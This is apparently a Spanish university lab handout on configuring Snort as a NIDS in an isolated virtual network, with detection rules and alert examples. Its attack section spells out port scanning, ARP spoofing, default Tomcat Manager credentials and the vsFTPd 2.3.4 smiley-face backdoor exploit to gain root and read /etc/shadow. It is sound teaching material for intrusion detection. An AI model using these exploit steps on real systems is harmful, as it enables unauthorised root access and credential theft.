
Seguridad en Redes

Práctica 3.4. Snort

Preparación del entorno

Vamos a usar dos redes internas (`net1` y `net2`) y 4 MVs, tal y como se muestra en la figura. La red `net1` emulará una red privada y la `net2` emulará una red pública (Internet). Las máquinas `NIDS`, `Externa y Victima` se crearán a partir del archivo `SER.ova`. La máquina `Metaexploitable` se creará a partir del archivo `metaexploitable.ova`.



Configura `NIDS` (actuará como router y como NIDS):

```
sudo ip link set dev eth1 up
sudo ip link set dev eth2 up
sudo ip addr add 192.168.1.1/24 broadcast + dev eth1
sudo ip addr add 1.1.1.1/24 broadcast + dev eth2
sudo sysctl -w net.ipv4.ip_forward=1
sudo apt-get update
sudo apt-get install snort
sudo dpkg-reconfigure snort
sudo ifdown eth0
```

En el penúltimo paso (`sudo dpkg-reconfigure snort`), indica que se inicie en el arranque, que escuche por `eth1`, que la red local sea `192.168.1.0/24`, que no se deshabilite el modo promiscuo, ninguna opción adicional y que no se envíen resúmenes por correo electrónico.

Configura `Victima`:

```
sudo ip link set dev eth1 up
sudo ip addr add 192.168.1.10/24 broadcast + dev eth1
sudo ip route add 1.1.1.0/24 via 192.168.1.1
sudo apt-get update
sudo apt-get install dsniff
sudo ifdown eth0
```

Configura `Metaexploitable`:

NOTA: en `Metaexploitable` se debe acceder con el siguiente usuario y contraseña:

```
login: msfadmin
password: msfadmin
```

```
sudo loadkeys es
sudo ip link set dev eth1 up
sudo ip addr add 192.168.1.11/24 broadcast + dev eth1
sudo ip route add 1.1.1.0/24 via 192.168.1.1
sudo ifdown eth0
```

Configura `Externa`:

```
sudo ip link set dev eth1 up
sudo ip addr add 1.1.1.10/24 broadcast + dev eth1
sudo ip route add 192.168.1.0/24 via 1.1.1.1
sudo apt-get update
sudo apt-get install nmap
sudo ifdown eth0
```

Deshabilita la interfaz `eth0` (`sudo ifdown eth0`) de todas las MVs.

Documentación y configuración

Consulta la página de manual de Snort y su documentación (http://manual.snort.org).

Revisa la configuración (`/etc/snort/snort.conf`, `/etc/snort/snort.debian.conf` y `/etc/snort/rules/`) en la máquina `NIDS`.

En el archivo `/etc/snort/snort.conf`, daremos valor a las dos siguientes variables:

```
ipvar HOME_NET 192.168.1.0/24
ipvar EXTERNAL_NET !$HOME_NET
```

Sniffer y packet logger

El modo *sniffer* de Snort (máquina `NIDS`) ermite capturar los paquetes que circulan por la red y mostrar la información de dichos paquetes por pantalla. Este modo se puede activar con las opciones `-v`, `-e` y `-d`, que muestran respectivamente, información sobre las cabeceras TCP/IP (opción `-v`), información de cabeceras de enlace (opción `-e`) y datos de la capa de aplicación (opción `-d`). Por ejemplo:

```
$ sudo snort -v -i eth1
$ sudo snort -e -i eth1
$ sudo snort -d -i eth1
```

Se pueden combinar varias opciones:

```
$ sudo snort -ved -i eth1
```

El modo *packet logger* es similar al modo *sniffer*, pero en este caso la salida se vuelca a un fichero. Debemos especificar el directorio donde queremos realizar el volcado mediante la opción `-l` (el directorio debe existir). Por ejemplo:

```
$ sudo snort -ved -l ./log -i eth1
```

Para leer el contenido del fichero debemos usar la opción `-r`, por ejemplo:

```
$ sudo snort -r ./log/<log_file_name>
```

La opción `-r` también se puede combinar con las opciones `-v`, `-e` y `-d` para visualizar información más o menos detallada de cabeceras TCP/IP, cabeceras de enlace y datos de aplicación, respectivamente.

Reglas predefinidas e interpretación de alertas

Al instalar el paquete Snort en la máquina `NIDS`, se inicia Snort en modo NIDS. Compruébalo:

```
$ sudo service snort status
Status of snort daemon(s):  eth1  OK.
```

Si no, se arrancaría con:

```
$ sudo service snort start
```

Consulta algunas de las reglas predefinidas en `/etc/snort/rules`. Muchas de ellas detectan ataques que explotan vulnerabilidades del sistema o del *software*.

Por ejemplo, al hacer *ping* a `Victima` desde `Externa`, en `/var/log/snort/alert` se generan alertas similares a las siguientes:

```
[**] [1:366:7] ICMP PING *NIX [**]
[Classification: Misc activity] [Priority: 3]
01/19-18:46:54.159821 1.1.1.10 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:469 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:2352   Seq:1  ECHO

[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
01/19-18:46:54.159821 1.1.1.10 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:469 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:2352   Seq:1  ECHO

[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
01/19-18:46:54.159834 192.168.1.10 -> 1.1.1.10
ICMP TTL:64 TOS:0x0 ID:39046 IpLen:20 DgmLen:84
Type:0  Code:0  ID:2352  Seq:1  ECHO REPLY
```

Cada alerta se identifica con tres números entre corchetes (p.ej. `[1:366:7]`):

- El primer número es el *Generator ID* (GID), que indica qué componente de Snort generó la alerta. El fichero `gen-msg.map` contiene una lista de GIDs. En este caso,

el GID igual a 1 indica que la alerta corresponde a *"snort general alert"*.
- El segundo número es el *Snort ID* o *Signature ID* (SID). Los SID de cada regla se indican directamente en la regla mediante la opción `sid`. Los SIDs de las reglas predefinidas se indican el fichero `gen-msg.map`.
- El tercer número es el número de revisión. Cada nueva versión de una regla debe incrementar este número con la opción `rev`.

Busca en `/etc/snort/rules` las reglas que generaron las alertas anteriores.

Entrega #1. Copia y entrega las alertas generadas al realizar el *ping* de `Externa` a `Victima`

Definición de nuevas reglas

En la máquina `NIDS`, Añade la siguiente regla a `/etc/snort/rules/local.rules`:

```
alert icmp any any -> any any  (msg:"Special ping"; ttl:100; dsize:200; sid:10000001; rev:1;)
```

Reinicia Snort:

```
$ sudo service snort restart
```

Intenta activar la alerta.

Entrega #2. Copia y entrega la alerta generada por la regla anterior

Preprocesadores

Para generar automáticamente alertas asociadas a los eventos generados por los preprocesadores, en la máquina `NIDS`, añade la siguiente línea al fichero `/etc/snort/snort.conf`:

```
config autogenerate_preprocessor_decoder_rules
```

Ejemplo 1: preprocesador `sfportscan`

El preprocesador `sfportscan` (GID=122) detecta ataques de exploración de puertos. Para activarlo, descomenta la línea de ejemplo en `/etc/snort/snort.conf` y reinicia snort.

Comprueba si se detecta este tipo de ataques ejecutando en `Externa`:

```
$ sudo nmap 192.168.1.10
```

En `/var/log/snort/alert` debe aparecer algo como:

```
[**] [122:1:0] (portscan) TCP Portscan [**]
[Priority: 3]
01/21-18:29:01.916797 192.168.1.1 -> 192.168.1.2
PROTO:255 TTL:57 TOS:0x0 ID:24507 IpLen:20 DgmLen:161
```

Entrega #3. Copia y entrega la alerta generada por el preprocesador `sfportscan`

Ejemplo 2: preprocesador `arpspoof`

El preprocesador `arpspoof` (GID=112) detecta ataques de ARP *spoofing*. Para activarlo, descomenta las líneas de ejemplo en `/etc/snort/snort.conf`, modifícalas para asociar IPs con MACs y reinicia snort.

Este tipo de ataque sólo puede realizarse desde dentro de la propia red. Comprueba si se detectan este tipo de ataques ejecutando un ataque `arpspoof` desde la máquina `Victima` a la máquina `Metaexploitable`, ejecutando lo siguiente en `Victima`:

```
$ sudo arpspoof -i eth1 -r -t 192.168.1.1 192.168.1.11
```

Finaliza el ataque con `^C`. Al finalizar el ataque, en `/var/log/snort/alert` debe aparecer algo como:

```
[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite
attack [**]
01/21-18:07:17.157078
```

Entrega #4. Copia y entrega la alerta generada por el preprocesador `arpspoof`

Detección de ataques

En este ejercicio utilizaremos `snort` para detectar algunos ataques que explotan vulnerabilidades de ciertos servicios del sistema `metaexploitable`.

En particular utilizaremos las dos siguientes vulnerabilidades:

Ejemplo 1. Vulnerabilidad en Apache Tomcat Manager

`Tomcat` es un contenedor de *servlets* que permite la ejecución de *servlets* y/o páginas JSP en aplicaciones Web.

La versión de `Tomcat` instalada en la máquina `metaexploitable` contiene una vulnerabilidad, ya que permite acceder remotamente al Manager del Tomcat usando unas credenciales por defecto (`Username: tomcat; Password: tomcat`). De esta manera, un atacante remoto podría acceder a la gestión de `Tomcat`, instalar una aplicación maliciosa y ejecutar código con los privilegios de `Tomcat`.

Introduce en el navegador de la máquina `Externa` la siguiente URL:

```
http://192.168.1.11:8180/manager/html
Username : tomcat
Password : tomcat
```

Para detectar este intento de acceso al servidor `Tomcat` desde el exterior, en la máquina `NIDS`, añade la siguiente regla a `/etc/snort/rules/local.rules`:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 8180 (msg:"External
Access to Tomcat Manager"; content: "GET /manager/html";
sid:10000002; rev:1;)
```

Vuelve a acceder al servidor Tomcat desde la máquina Externa y comprueba el mensaje de alerta que se genera en /var/log/snort/alert.

Entrega #5. Copia y entrega la alerta generada por la regla anterior

Ejemplo 2. Vulnerabilidad en servidor FTP

La versión del servidor FTP instalado en la máquina metaexploitable contiene una puerta trasera (*backdoor*). Cuando un usuario establece una conexión con el servidor FTP (puerto TCP 21) con un nombre de usuario aleatorio que contenga los caracteres ":)" (una cara sonriente) se abre una puerta trasera en el puerto TCP 6200, de manera que un atacante remoto puede usar este puerto para acceder al sistema como root.

Para explotar esta vulnerabilidad, desde la máquina Externa nos conectamos al puerto 21 de Metaexploitable usando la aplicación netcat, usando los siguientes nombres de usuario y contraseña:

```
$ nc 192.168.1.11 21
220 (vsFTPd 2.3.4)
USER juan:)
331 Please specify the password.
PASS juan
```

A continuación, desde otra consola de la máquina Externa nos conectamos al puerto 6200 de Metaexploitable usando la aplicación netcat. Una vez establecida esta conexión, podemos ejecutar cualquier comando en la máquina remota como usuario root.

```
$ nc 192.168.1.11 6200
whoami
root
```

(Comprueba que puedes ejecutar cualquier comando como root, por ejemplo: cat /etc/shadow, que muestra el contenido del archivo de contraseñas)

Para detectar este intento de acceso al servidor FTP desde el exterior, en la máquina NIDS, añade la siguiente regla a /etc/snort/rules/local.rules:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP server
Smiley Face Backdoor"; content:"USER"; content:":)";
sid:10000003; rev:1;)
```

Aborta las dos conexiones netcat anteriores mediante ^C. Vuelve a acceder al servidor FTP desde la máquina Externa mediante netcat con el mismo usuario y contraseña que anteriormente (USER juan:) - PASS juan) y comprueba el mensaje de alerta que se genera en /var/log/snort/alert.

Entrega #6. Copia y entrega la alerta generada por la regla anterior